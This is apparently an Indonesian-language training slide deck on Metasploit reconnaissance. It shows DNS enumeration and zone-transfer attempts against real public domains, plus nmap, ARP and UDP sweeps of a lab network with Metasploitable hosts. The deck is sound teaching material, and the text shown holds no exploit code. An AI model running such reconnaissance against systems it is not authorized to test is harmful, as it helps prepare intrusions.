
Metasploit Framework



Standard Usage

Agenda

- Metasploit Standard Usage
 - Information Gathering
 - Scanning
 - Network Scanning
 - Port Scanning
 - Vulnerability Scanning
 - Exploitation: Gaining Access
 - Post-Exploitation
 - Privileged Escalation

Agenda

- Metasploit Standard Usage
 - Post-Exploitation
 - Kill AV and Firewall
 - Impersonation
 - Keylogging and Sniffer Extensions
 - Backdoors
 - Port Forwarding
 - Network Pivoting

Information Gathering

METASPLOIT FRAMEWORK

Information Gathering

- Mengumpulkan sebanyak mungkin informasi yang terkait dan berhubungan dengan target dan sumber dayanya.
- Kegiatan tidak menyentuh target dan sumber daya yang dimiliki secara langsung.
- Untuk mendapatkan informasi teknis dan non-teknis.

Information Gathering

- Beberapa auxiliary module yang umumnya digunakan :
 - auxiliary/fuzzers/dns/dns_fuzzer
 - **auxiliary/gather/dns_bruteforce**
 - auxiliary/gather/dns_cache_scraper
 - **auxiliary/gather/dns_info**
 - auxiliary/gather/dns_reverse_lookup
 - auxiliary/gather/dns_srv_enum
 - **auxiliary/gather/enum_dns**

Information Gathering

```
mst > use auxiliary/gather/enum_dns
msf auxiliary(enum_dns) > info

      Name: DNS Record Scanner and Enumerator
      Module: auxiliary/gather/enum_dns
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  Carlos Pérez <carlos_perez@darkoperator.com>

Basic options:
      Name          Current Setting
      ----          -----
  DOMAIN
  ENUM_AXFR    true
  ENUM_BRT     false
  ENUM_IP6     false
  ENUM_RVL     false
  ENUM_SRV     true
  ENUM_STD     true
  ENUM_TLD     false
  IPRANGE
  NS
  STOP_WLDCRD  false
  WORDLIST     /usr/share/metasploit-framework/data/wordlists/namelist.txt  no

      Required  Description
      -----    -----
        yes      The target domain name
        yes      Initiate a zone transfer against each NS record
        yes      Brute force subdomains and hostnames via the supplied wordlist
        yes      Brute force hosts with IPv6 AAAA records
        yes      Reverse lookup a range of IP addresses
        yes      Enumerate the most common SRV records
        yes      Enumerate standard record types (A, MX, NS, TXT and SOA)
        yes      Perform a TLD expansion by replacing the TLD with the IANA TLD list
        no       The target address range or CIDR identifier
        no       Specify the nameserver to use for queries (default is system DNS)
        yes      Stops bruteforce enumeration if wildcard resolution is detected
        no       Wordlist for domain name bruteforcing

Description:
  This module can be used to gather information about a domain from a
  given DNS server by performing various DNS queries such as zone
  transfers, reverse lookups, SRV record bruteforcing, and other
  techniques.

References:
  http://cvedetails.com/cve/1999-0532/
  http://www.osvdb.org/492

msf auxiliary(enum_dns) > 
```



“the quieter you become, the more you are able to hear”

Information Gathering

```
msf auxiliary(enum_dns) > set DOMAIN bhinneka.com
DOMAIN => bhinneka.com
msf auxiliary(enum_dns) > run

[*] Setting DNS Server to bhinneka.com NS: 202.158.49.181
[*] Retrieving general DNS records
[*] Domain: bhinneka.com IP address: 202.158.49.178 Record: A
[*] Start of Authority: ns1.bhinneka.com. IP address: 202.158.49.181 Record: SOA
[*] Name Server: ns2.bhinneka.net. IP address: 202.158.49.182 Record: NS
[*] Name Server: ns1.bhinneka.net. IP address: 202.158.49.181 Record: NS
[*] Name: bhinneka-com.mail.protection.outlook.com. Preference: 0 Record: MX
[*] bhinneka.com. 3600 IN TXT
[*] Text: bhinneka.com. 3600 IN TXT
[*] bhinneka.com. 7200 IN TXT
[*] Text: bhinneka.com. 7200 IN TXT
[*] bhinneka.com. 3600 IN TXT
[*] Text: bhinneka.com. 3600 IN TXT
[*] Performing zone transfer against all nameservers in bhinneka.com
[*] Testing nameserver: ns1.bhinneka.net.
AXFR query, switching to TCP
Error parsing axfr response: undefined method `type' for nil:NilClass
Nameserver 202.158.49.181 not responding within TCP timeout, trying next one
No response from nameservers list: aborting
[-] Auxiliary failed: NoResponseError NoResponseError
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/net/dns/resolver.rb:1042:in `axfr'
[-] /usr/share/metasploit-framework/modules/auxiliary/gather/enum_dns.rb:380:in `block in axfr'
[-] /usr/share/metasploit-framework/modules/auxiliary/gather/enum_dns.rb:368:in `each'
[-] /usr/share/metasploit-framework/modules/auxiliary/gather/enum_dns.rb:368:in `axfr'
[-] /usr/share/metasploit-framework/modules/auxiliary/gather/enum_dns.rb:533:in `run'
[*] Auxiliary module execution completed
msf auxiliary(enum_dns) > 
```

Information Gathering

```
msf auxiliary(dns_info) > info
      Name: DNS Basic Information Enumeration
      Module: auxiliary/gather/dns_info
      License: BSD License
      Rank: Normal

  Provided by:
    Carlos Perez <carlos_perez@darkoperator.com>

  Basic options:
    Name   Current Setting  Required  Description
    ----  -----  -----  -----
    DOMAIN          yes        The target domain name
    NS              no         Specify the name server to use for queries, otherwise use the system configured DNS Server is used.

  Description:
    This module enumerates basic DNS information for a given domain. The
    module gets information regarding to A (addresses), AAAA (IPv6
    addresses), NS (name servers), SOA (start of authority) and MX (mail
    servers) records for a given domain. In addition, this module
    retrieves information stored in TXT records.

msf auxiliary(dns_info) > set DOMAIN yahoo.com
DOMAIN => yahoo.com
msf auxiliary(dns_info) > run
[*] Enumerating yahoo.com
[+] yahoo.com - Address 98.138.253.109 found. Record type: A
[+] yahoo.com - Address 206.190.36.45 found. Record type: A
[+] yahoo.com - Address 98.139.183.24 found. Record type: A
[+] yahoo.com - Address 2001:4998:c:a06::2:4008 found. Record type: AAAA
[+] yahoo.com - Address 2001:4998:44:204::a7 found. Record type: AAAA
[+] yahoo.com - Address 2001:4998:58:c02::a9 found. Record type: AAAA
```



The quieter you become, the more you are able to hear™

Scanning

METASPLOIT FRAMEWORK

Scanning

- Network Scanning
- Port Scanning
- Vulnerability Scanning

Network Scanning

- Untuk mendapatkan informasi mengenai sistem komputer/perangkat yang aktif dalam suatu target jaringan.
- Mendapatkan alamat IP target secara spesifik.

Network Scanning

- Using nmap
- Using db_nmap
- Using Auxiliary Module
 - Under /discovery/ directory

Network Scanning: nmap

```
msf > nmap -sP 192.168.0.0/24 -oA net_1
[*] exec: nmap -sP 192.168.0.0/24 -oA net_1

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 06:18 EDT
Nmap scan report for 192.168.0.1
Host is up (0.013s latency).
MAC Address: CC:0D:EC:B0:0D:3A (Cisco Spvtg)
Nmap scan report for 192.168.0.10
Host is up (0.000085s latency).
MAC Address: 20:C9:D0:DB:93:9F (Apple)
Nmap scan report for 192.168.0.11
Host is up (0.0033s latency).
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Nmap scan report for 192.168.0.72
Host is up (0.037s latency).
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Nmap scan report for 192.168.0.75
Host is up (0.062s latency).
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Nmap scan report for 192.168.0.74
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.32 seconds
```



“the quieter ;

Network Scanning: nmap

```
[*] exec: cat`net_1.gnmap

# Nmap 6.47 scan initiated Sat Jul 11 06:18:23 2015 as: nmap -sP -oA net_1 192.168.0.0/24
Host: 192.168.0.1 ()      Status: Up
Host: 192.168.0.10 ()     Status: Up
Host: 192.168.0.11 ()     Status: Up
Host: 192.168.0.72 ()     Status: Up
Host: 192.168.0.75 ()     Status: Up
Host: 192.168.0.74 ()     Status: Up
# Nmap done at Sat Jul 11 06:18:26 2015 -- 256 IP addresses (6 hosts up) scanned in 2.32 seconds
msf > ]
```

Network Scanning:db_nmap

```
msf > db_nmap -sP 192.168.0.0/24
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 06:22 EDT
[*] Nmap: Nmap scan report for 192.168.0.1
[*] Nmap: Host is up (0.015s latency).
[*] Nmap: MAC Address: CC:0D:EC:B0:0D:3A (Cisco Sptvlg)
[*] Nmap: Nmap scan report for 192.168.0.10
[*] Nmap: Host is up (0.000083s latency).
[*] Nmap: MAC Address: 20:C9:D0:DB:93:9F (Apple)
[*] Nmap: Nmap scan report for 192.168.0.11
[*] Nmap: Host is up (0.030s latency).
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.75
[*] Nmap: Host is up (0.038s latency).
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.76
[*] Nmap: Host is up (0.013s latency).
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Nmap scan report for 192.168.0.74
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (6 hosts up) scanned in 2.02 seconds
```



“the quieter you k

Network Scanning:db_nmap

```
msf > services
Services
=====
host      port  proto  name      state   info
---      ----  ----  ---      ----   ---
192.168.0.10  123    udp    ntp      open    NTP v4
192.168.0.10  137    udp    netbios  open    RAISER:<00>;U :20:c9:d0:db:93:9f
192.168.0.11  123    udp    ntp      open    NTP v4
192.168.0.11  137    udp    netbios  open    ARACHNIDS:<00>;U :28:cf:da:00:b1:b1
192.168.0.76  19     udp    chargen  open
192.168.0.76  53     udp    dns      open    Microsoft DNS
192.168.0.76  137    udp    netbios  open    LIFEHACK:<00>;U :STEALTH:<00>;G :LIFEHACK:<20>;U :STEALTH:
<le>;G :STEALTH:<1d>;U :[88]MSBROWSE_[88]01>;G :00:0c:29:44:f5:e5
192.168.0.78  111    udp    portmap  open    100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(4818
6), 100024 v1 TCP(59826), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP
(57629), 100021 v3 UDP(57629), 100021 v4 UDP(57629), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003
v4 TCP(2049), 100021 v1 TCP(36219), 100021 v3 TCP(36219), 100021 v4 TCP(36219), 100005 v1 UDP(35753),
100005 v1 TCP(57279), 100005 v2 UDP(35753), 100005 v2 TCP(57279), 100005 v3 UDP(35753), 100005 v3 TCP(
57279)
192.168.0.78  111    tcp    sunrpc  open    100000 v2
192.168.0.78  53     udp    dns      open    BIND 9.4.2
192.168.0.78  137    udp    netbios  open    METASPLOITABLE:<00>;U :METASPLOITABLE:<03>;U :METASPLOITAB
LE:<20>;U :[88]MSBROWSE_[88]01>;G :WORKGROUP:<00>;G :WORKGROUP:<1d>;U :WORKGROUP:<le>;G :00:00:00:00:0
0:00
192.168.0.78  2049   tcp    sunrpc  open    100003 v4
192.168.0.78  2049   udp    sunrpc  open    100003 v4
192.168.0.78  35753  udp    sunrpc  open    100005 v3
192.168.0.78  36219  tcp    sunrpc  open    100021 v4
192.168.0.78  48186  udp    sunrpc  open    100024 v1
192.168.0.78  57279  tcp    sunrpc  open    100005 v3
192.168.0.78  57629  udp    sunrpc  open    100021 v4
192.168.0.78  59826  tcp    sunrpc  open    100024 v1
“the quieter you become, the more you are able to hear”
msf >
```

Network Scanning: Auxiliary

```
msf > search sweep
```

Matching Modules

```
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/discovery/arp_sweep		normal	ARP Sweep Local Network Discovery
auxiliary/scanner/discovery/udp_sweep		normal	UDP Service Sweeper
post/multi/gather/ping_sweep		normal	Multi Gather Ping Sweep

Network Scanning: arp_sweep

```
msf auxiliary(arp_sweep) > info
      Name: ARP Sweep Local Network Discovery
      Module: auxiliary/scanner/discovery/arp_sweep
      License: Metasploit Framework License (BSD)
      Rank: Normal

  Provided by:
    belch

  Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    INTERFACE            no        The name of the interface
    RHOSTS              yes       The target address range or CIDR identifier
    SHOST                no        Source IP Address
    SMAC                no        Source MAC Address
    THREADS             1         yes       The number of concurrent threads
    TIMEOUT             5         yes       The number of seconds to wait for new data

  Description:
    Enumerate alive Hosts in local network using ARP requests.

msf auxiliary(arp_sweep) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(arp_sweep) > run

[*] 192.168.0.1 appears to be up (UNKNOWN).
[*] 192.168.0.10 appears to be up (Apple Inc.).
[*] 192.168.0.11 appears to be up (Apple, Inc.).
[*] 192.168.0.76 appears to be up (Apple, Inc.).
[*] 192.168.0.78 appears to be up (Apple, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```



“the quieter you become

Network Scanning: udp_sweep

```
msf auxiliary(udp_sweep) > info  
  
    Name: UDP Service Sweeper  
  Module: auxiliary/scanner/discovery/udp_sweep  
License: Metasploit Framework License (BSD)  
   Rank: Normal  
  
Provided by:  
  hdm <hdm@metasploit.com>  
  
Basic options:  


| Name      | Current Setting | Required | Description                                 |
|-----------|-----------------|----------|---------------------------------------------|
| BATCHSIZE | 256             | yes      | The number of hosts to probe in each set    |
| RHOSTS    | 192.168.0.0/24  | yes      | The target address range or CIDR identifier |
| THREADS   | 10              | yes      | The number of concurrent threads            |

  
Description:  
  Detect interesting UDP services  
  
msf auxiliary(udp_sweep) > █
```



“the quieter you become,

Network Scanning: udp_sweep

```
msf auxiliary(udp_sweep) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(udp_sweep) > run

[*] Sending 13 probes to 192.168.0.0->192.168.0.255 (256 hosts)
[*] Discovered Portmap on 192.168.0.78:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(48186), 100024 v1 TCP(59826), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(57629), 100021 v3 UDP(57629), 100021 v4 UDP(57629), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(36219), 100021 v3 TCP(36219), 100021 v4 TCP(36219), 100005 v1 UDP(35753), 100005 v1 TCP(57279), 100005 v2 UDP(35753), 100005 v2 TCP(57279), 100005 v3 UDP(35753), 100005 v3 TCP(57279))
[*] Discovered NetBIOS on 192.168.0.78:137 (METASPLOITABLE:<00>;U :METASPLOITABLE:<03>;U :METASPLOITABLE:<20>;U :[■■■]MSBROWSE_[■■■]01>;G :WORKGROUP:<00>;G :WORKGROUP:<1d>;U :WORKGROUP:<1e>;G :00:00:00:00:00:00)
[*] Discovered NetBIOS on 192.168.0.10:137 (RAISER:<00>;U :20:c9:d0:db:93:9f)
[*] Discovered NTP on 192.168.0.10:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.0.11:137 (ARACHNIDS:<00>;U :28:cf:da:00:b1:b1)
[*] Discovered NTP on 192.168.0.11:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.0.76:137 (LIFEHACK:<00>;U :STEALTH:<00>;G :LIFEHACK:<20>;U :STEALTH:<1e>;G :STEALTH:<1d>;U :[■■■]MSBROWSE_[■■■]01>;G :00:0c:29:44:f5:e5)
[*] Discovered chargen on 192.168.0.76:19 ()
[*] Discovered DNS on 192.168.0.76:53 (Microsoft DNS)
[*] Discovered DNS on 192.168.0.78:53 (BIND 9.4.2)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Port Scanning

- Untuk mendapatkan informasi spesifik mengenai service atau layanan yang berjalan pada sistem komputer/perangkat.

Port Scanning

- Using nmap
- Using db_nmap
- Using Auxiliary Module
 - Under /portscan/ directory

Port Scanning: nmap

```
msf > nmap -sV 192.168.0.0/24 -oA net_port
[*] exec: nmap -sV 192.168.0.0/24 -oA net_portl

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 09:15 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0073s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
23/tcp    closed telnet
80/tcp    open  tcpwrapped
1900/tcp  closed upnp
8080/tcp  closed http-proxy
MAC Address: CC:0D:EC:B0:0D:3A (Cisco Spvtg)

Nmap scan report for 192.168.0.10
Host is up (0.00022s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.2 (protocol 2.0)
MAC Address: 20:C9:D0:DB:93:9F (Apple)

Nmap scan report for 192.168.0.11
Host is up (0.0028s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.2 (protocol 2.0)
88/tcp    open  kerberos-sec Heimdal Kerberos (server time: 2015-07-11 13:16:15Z)
548/tcp   open  afp?
5900/tcp  open  vnc      Apple remote desktop vnc
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port548-TCP:V=6.47%I=%D=7/11%Time=55A1171%P=x86_64-unknown-linux-gnu%
SF:r(SSLSessionReq,157,"x01\x03\0\0Q\xec\xff\xff\0\0\x01G\0\0\0\0\x1e\0
SF:\1)\0M\0\0\x9f\xf3\tarachnid\0\x86\0\x96\0\x97\0\xb8\0\xc3\hMacmini5.2\
SF:x05\x06AFP3\.\4\x06AFP3\.\3\x06AFP3\.\2\x06AFP3\.\1\x06AFPX03\x06\tDHCAST12
SF:8\x04DHX2\x06Recon1\rClient\x20Krb\x20v2\x03GSS\x0fNo\x20User\x20Authen
SF:t\x14\x9f\xfb\xfaP\xed\x8b\xd4\x17\x1bw\xbc3\xe6\0\x01\xfafpserver\arac
SF:hnid\.\local@LOCAL\0\tarachnid\0\0\x80`~\x06\x06+\x06\x01\x05\x05\x
SF:02\xad0t0r\xaaD0B\x06\vx*\x86H\x82\xf7\x12\x01\x02\x02\x06\vt*\x86H\x86\
SF:xf7\x12\x01\x02\x02\x06\x06\*\x85p\+\x0e\x03\x06\x06+\x06\x01\x05\x05\
SF:\x0e\x06\n+\x06\x01\x04\x01\x827\x02\x02\x06\x06+\x05\x01\x05\x02\x0
SF:7\x06\x06+\x06\x01\x05\x02\x05\x03\*\x0\(\xa0&\x1b\$not_defined_in_RFC41
SF:78@please_ignore")%r(SSLv23SessionReq,157,"x01\x03\0\x80Q\xec\xff\xff\
SF:\0\0\x1G\0\0\0\0\x1e\0)\0M\0\0\x9f\xf3\tarachnid\0\x86\0\x96\0\x97\0\x
SF:\0\0\x1G\0\0\0\0\x1e\0)\0M\0\0\x9f\xf3\tarachnid\0\x86\0\x96\0\x97\0\x
```

Port Scanning: nmap

```
msf > cat net_port1.gnmap
[*] exec: cat net_port1.gnmap

# Nmap 6.47 scan initiated Sat Jul 11 09:15:56 2015 as: nmap -sV -oA net_port1 192.168.0.0/24
Host: 192.168.0.1 () Status: Up
Host: 192.168.0.1 () Ports: 23/closed/tcp//telnet///, 80/open/tcp//tcpwrapped///, 1900/closed/tcp//upnp///
/, 8080/closed/tcp//http-proxy/// Ignored State: filtered (996)
Host: 192.168.0.10 () Status: Up
Host: 192.168.0.10 () Ports: 22/open/tcp//ssh//OpenSSH 6.2 (protocol 2.0)/ Ignored State: closed (999)
Host: 192.168.0.11 () Status: Up
Host: 192.168.0.11 () Ports: 22/open/tcp//ssh//OpenSSH 6.2 (protocol 2.0)/, 88/open/tcp//kerberos-sec//He
imdal Kerberos (server time: 2015-07-11 13:16:15Z)/, 548/open/tcp//afp?///, 5900/open/tcp//vnc//Apple remot
e desktop vnc/ Ignored State: closed (996)
Host: 192.168.0.93 () Status: Up
Host: 192.168.0.93 () Ports: 21/open/tcp//ftp//vsftpd 2.3.4/, 22/open/tcp//ssh//OpenSSH 4.7p1 Debian 8ubu
ntul (protocol 2.0)/, 23/open/tcp//telnet//Linux telnetd/, 25/open/tcp//smtp//Postfix smptd/, 53/open/tcp//d
omain//ISC BIND 9.4.2/, 80/open/tcp//http//Apache httpd 2.2.8 ((Ubuntu) DAV|2)/, 111/open/tcp//rpcbind///,
139/open/tcp//netbios-ssn//Samba smbd 3.X (workgroup: WORKGROUP)/, 445/open/tcp//netbios-ssn//Samba smbd 3
.X (workgroup: WORKGROUP)/, 512/open/tcp//exec//netkit-rsh rexecd/, 513/open/tcp//login?///, 514/open/tcp//sh
ell?///, 1099/open/tcp//rmiregistry//GNU Classpath grmiregistry/, 1524/open/tcp//shell//Metasploitable ro
ot shell/, 2049/open/tcp//rpcbind///, 2121/open/tcp//ftp//ProFTPD 1.3.1/, 3306/open/tcp//mysql//MySQL 5.0.5
la-Subuntu5/, 5432/open/tcp//postgres//PostgreSQL DB 8.3.0 - 8.3.7/, 5900/open/tcp//vnc//VNC (protocol 3
.3)/, 6000/open/tcp//X11//(access denied)/, 6667/open/tcp//irc//Unreal ircd/, 8009/open/tcp//ajp13//Apache J
serv (Protocol v1.3)/, 8180/open/tcp//http//Apache Tomcat|Coyote JSP engine 1.1/ Ignored State: clos
ed (977)
Host: 192.168.0.94 () Status: Up
Host: 192.168.0.94 () Ports: 7/open/tcp//echo///, 9/open/tcp//discard?///, 13/open/tcp//daytime//Microsof
t Windows USA daytime/, 17/open/tcp//qotd//Windows qotd (English)/, 19/open/tcp//chargen///, 42/open/tcp//w
ins//Microsoft Windows Wins/, 53/open/tcp//domain//Microsoft DNS/, 80/open/tcp//http//Apache httpd 2.0.54 (
Win32) mod_autoindex_color mod_ssl[2.0.54 OpenSSL|0.9.8 PHP|5.0.4)/, 135/open/tcp//msrpc//Microsoft Window
s RPC/, 139/open/tcp//netbios-ssn///, 443/open/tcp//ssl|https?///, 445/open/tcp//microsoft-ds//Microsoft Wi
ndows 2003 or 2008 microsoft-ds/, 1025/open/tcp//msrpc//Microsoft Windows RPC/, 1028/open/tcp//msrpc//Micro
soft Windows RPC/, 1033/open/tcp//msrpc//Microsoft Windows RPC/, 1034/open/tcp//msrpc//Microsoft Windows RP
C/, 3306/open/tcp//mysql//MySQL (unauthorized)/, 3389/open/tcp//ms-wbt-server//Microsoft Terminal Service/I
gnored State: closed (982)
Host: 192.168.0.96 () Status: Up
Host: 192.168.0.96 () Status: Up
Host: 192.168.0.97 () Status: Up
Host: 192.168.0.97 () Status: Up
# Nmap done at Sat Jul 11 09:18:53 2015 -- 256 IP addresses (7 hosts up) scanned in 176.10 seconds
```

Port Scanning:db_import nmap

```
msf > nmap -sV 192.168.0.104 -oX net_portl
[*] exec: nmap -sV 192.168.0.104 -oX net_portl

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 10:16 EDT
Nmap scan report for 192.168.0.104
Host is up (0.015s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      METASPLOIT LINUX
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
msf > 
```

Port Scanning:db_import nmap

```
msf > db_import net_portl
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
[*] Importing host 192.168.0.104
[*] Successfully imported /root/net_portl
msf > services

Services
=====

host      port  proto  name      state  info
----      ----  ----   ----      ----  -----
192.168.0.104  21    tcp    ftp       open    vsftpd 2.3.4
192.168.0.104  22    tcp    ssh       open    OpenSSH 4.7pl1 Debian 8ubuntul protocol 2.0
192.168.0.104  23    tcp    telnet    open    Linux telnetd
192.168.0.104  25    tcp    smtp     open    Postfix smptd
192.168.0.104  53    tcp    domain   open    ISC BIND 9.4.2
192.168.0.104  80    tcp    http     open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.104  111   tcp    rpcbind  open    2 RPC #100000
192.168.0.104  139   tcp    netbios-ssn open    Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104  445   tcp    netbios-ssn open    Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104  512   tcp    exec     open    netkit-rsh rexecd
192.168.0.104  513   tcp    login    open
192.168.0.104  514   tcp    tcpwrapped open
192.168.0.104  1099  tcp    rmiregistry open    GNU Classpath grmiregistry
192.168.0.104  1524  tcp    shell    open    Metasploitable root shell
192.168.0.104  2049  tcp    nfs     open    2-4 RPC #100003
192.168.0.104  2121  tcp    ftp     open    ProFTPD 1.3.1
192.168.0.104  3306  tcp    mysql   open    MySQL 5.0.51a-3ubuntu5
192.168.0.104  5432  tcp    postgresql open    PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.104  5900  tcp    vnc     open    VNC protocol 3.3
192.168.0.104  6000  tcp    x11    open    access denied
192.168.0.104  6667  tcp    irc     open    Unreal ircd
192.168.0.104  8009  tcp    ajp13   open    Apache Jserv Protocol v1.3
192.168.0.104  8180  tcp    http   open    Apache Tomcat/Coyote JSP engine 1.1

msf > 
```

Port Scanning: db_nmap

```
msf > db_nmap -v -sV 192.168.0.0/24
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 09:53 EDT
[*] Nmap: NSE: Loaded 29 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 09:53
[*] Nmap: Scanning 255 hosts [1 port/host]
[*] Nmap: Completed ARP Ping Scan at 09:53, 1.94s elapsed (255 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 255 hosts. at 09:53
[*] Nmap: Completed Parallel DNS resolution of 255 hosts. at 09:53, 0.03s elapsed
[*] Nmap: Nmap scan report for 192.168.0.0 [host down]
[*] Nmap: Nmap scan report for 192.168.0.2 [host down]
[*] Nmap: Nmap scan report for 192.168.0.3 [host down]
[*] Nmap: Nmap scan report for 192.168.0.4 [host down]
[*] Nmap: Nmap scan report for 192.168.0.5 [host down]
[*] Nmap: Nmap scan report for 192.168.0.6 [host down]
[*] Nmap: Nmap scan report for 192.168.0.7 [host down]
[*] Nmap: Nmap scan report for 192.168.0.8 [host down]
[*] Nmap: Nmap scan report for 192.168.0.9 [host down]
[*] Nmap: Nmap scan report for 192.168.0.12 [host down]
[*] Nmap: Nmap scan report for 192.168.0.13 [host down]
[*] Nmap: Nmap scan report for 192.168.0.14 [host down]
[*] Nmap: Nmap scan report for 192.168.0.15 [host down]
[*] Nmap: Nmap scan report for 192.168.0.16 [host down]
[*] Nmap: Nmap scan report for 192.168.0.17 [host down]
[*] Nmap: Nmap scan report for 192.168.0.18 [host down]
[*] Nmap: Nmap scan report for 192.168.0.19 [host down]
[*] Nmap: Nmap scan report for 192.168.0.20 [host down]
[*] Nmap: Nmap scan report for 192.168.0.21 [host down]
[*] Nmap: Nmap scan report for 192.168.0.22 [host down]
[*] Nmap: Nmap scan report for 192.168.0.23 [host down]
[*] Nmap: Nmap scan report for 192.168.0.24 [host down]
[*] Nmap: Nmap scan report for 192.168.0.25 [host down]
[*] Nmap: Nmap scan report for 192.168.0.26 [host down]
[*] Nmap: Nmap scan report for 192.168.0.27 [host down]
[*] Nmap: Nmap scan report for 192.168.0.28 [host down]
```

Port Scanning: db_nmap

```
msf > services
Services
=====
host      port  proto  name          state   info
----      ----  ----  -----        ----- 
192.168.0.1  23    tcp    telnet       closed  
192.168.0.1  80    tcp    tcpwrapped   open    
192.168.0.1  1900  tcp    upnp        closed  
192.168.0.1  8080  tcp    http-proxy  closed  
192.168.0.10 22    tcp    ssh         open    OpenSSH 6.2 protocol 2.0
192.168.0.11 22    tcp    ssh         open    OpenSSH 6.2 protocol 2.0
192.168.0.11 88    tcp    kerberos-sec open    Heimdal Kerberos server time: 2015-07-11 13:53:20Z
192.168.0.11 548   tcp    afp         open    
192.168.0.11 5900  tcp    vnc         open    Apple remote desktop vnc
192.168.0.101 111   tcp    rpcbind     open    
192.168.0.101 22    tcp    ssh         open    OpenSSH 4.7pl1 Debian 8ubuntul protocol 2.0
192.168.0.101 23    tcp    telnet     open    
192.168.0.101 25    tcp    smtp        open    Postfix smtpd
192.168.0.101 53    tcp    domain     open    
192.168.0.101 80    tcp    http        open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.101 21    tcp    ftp         open    vsftpd 2.3.4
192.168.0.101 139   tcp    netbios-ssn open    
192.168.0.101 445   tcp    netbios-ssn open    Samba smbd 3.X workgroup: WORKGROUP
192.168.0.101 512   tcp    exec        open    Samba smbd 3.X workgroup: WORKGROUP
192.168.0.101 513   tcp    login       open    
192.168.0.101 514   tcp    shell       open    
192.168.0.101 1099  tcp    rmiregistry open    GNU Classpath grmiregistry
192.168.0.101 1524  tcp    shell       open    Metasploitable root shell
192.168.0.101 2049  tcp    nfs         open    2-4 RPC #100003
192.168.0.101 2121  tcp    ftp         open    ProFTPD 1.3.1
192.168.0.101 8180  tcp    http        open    Apache Tomcat/Coyote JSP engine 1.1
192.168.0.101 5432  tcp    postgresql  open    PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.101 5900  tcp    vnc         open    VNC protocol 3.3
